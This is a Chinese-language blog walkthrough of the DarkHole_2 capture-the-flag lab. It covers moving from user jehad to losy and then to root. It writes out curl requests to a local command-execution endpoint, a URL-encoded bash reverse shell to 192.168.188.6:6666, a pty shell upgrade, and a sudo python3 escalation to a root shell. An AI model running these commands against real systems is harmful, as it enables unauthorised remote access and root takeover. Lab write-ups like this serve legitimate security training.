
jehad 操作历史找到rce端口

image-20260115214958496

查看9999端口是否还活动

1
ss   -antp 

image-20260115215108601

curl

1
curl   "http://127.0.0.1:9999/?cmd=id"
1
2
3
jehad@darkhole:~$ curl   "http://127.0.0.1:9999/?cmd=id"
Parameter GET['cmd']uid=1002(losy) gid=1002(losy) groups=1002(losy)
uid=1002(losy) gid=1002(losy) groups=1002(losy)jehad@darkhole:~$

这个端口以losy运行,尝试反弹

1
curl "http://127.0.0.1:9999/?cmd=bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/192.168.188.6/6666%200%3E%261'"

成功反弹

提高shell

1
python3 -c 'import pty; pty.spawn("/bin/bash")'

sudo -l 查看权限但是需要密码

在losy的操作历史里找到密码

image-20260115220658110

继续sudo -l

1
2
3
4
5
6
Matching Defaults entries for losy on darkhole:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User losy may run the following commands on darkhole:
(root) /usr/bin/python3
拥有python3权限

1
sudo /usr/bin/python3 -c 'import os; os.system("/bin/bash")'

成功

image-20260115220942130

找到第二个flag

1
DarkHole{'Legend'}

DarkHole_2
http://xiaowu5.cn/2026/01/15/DarkHole-2/
作者
5
发布于
2026年1月15日
许可协议
BY XIAOWU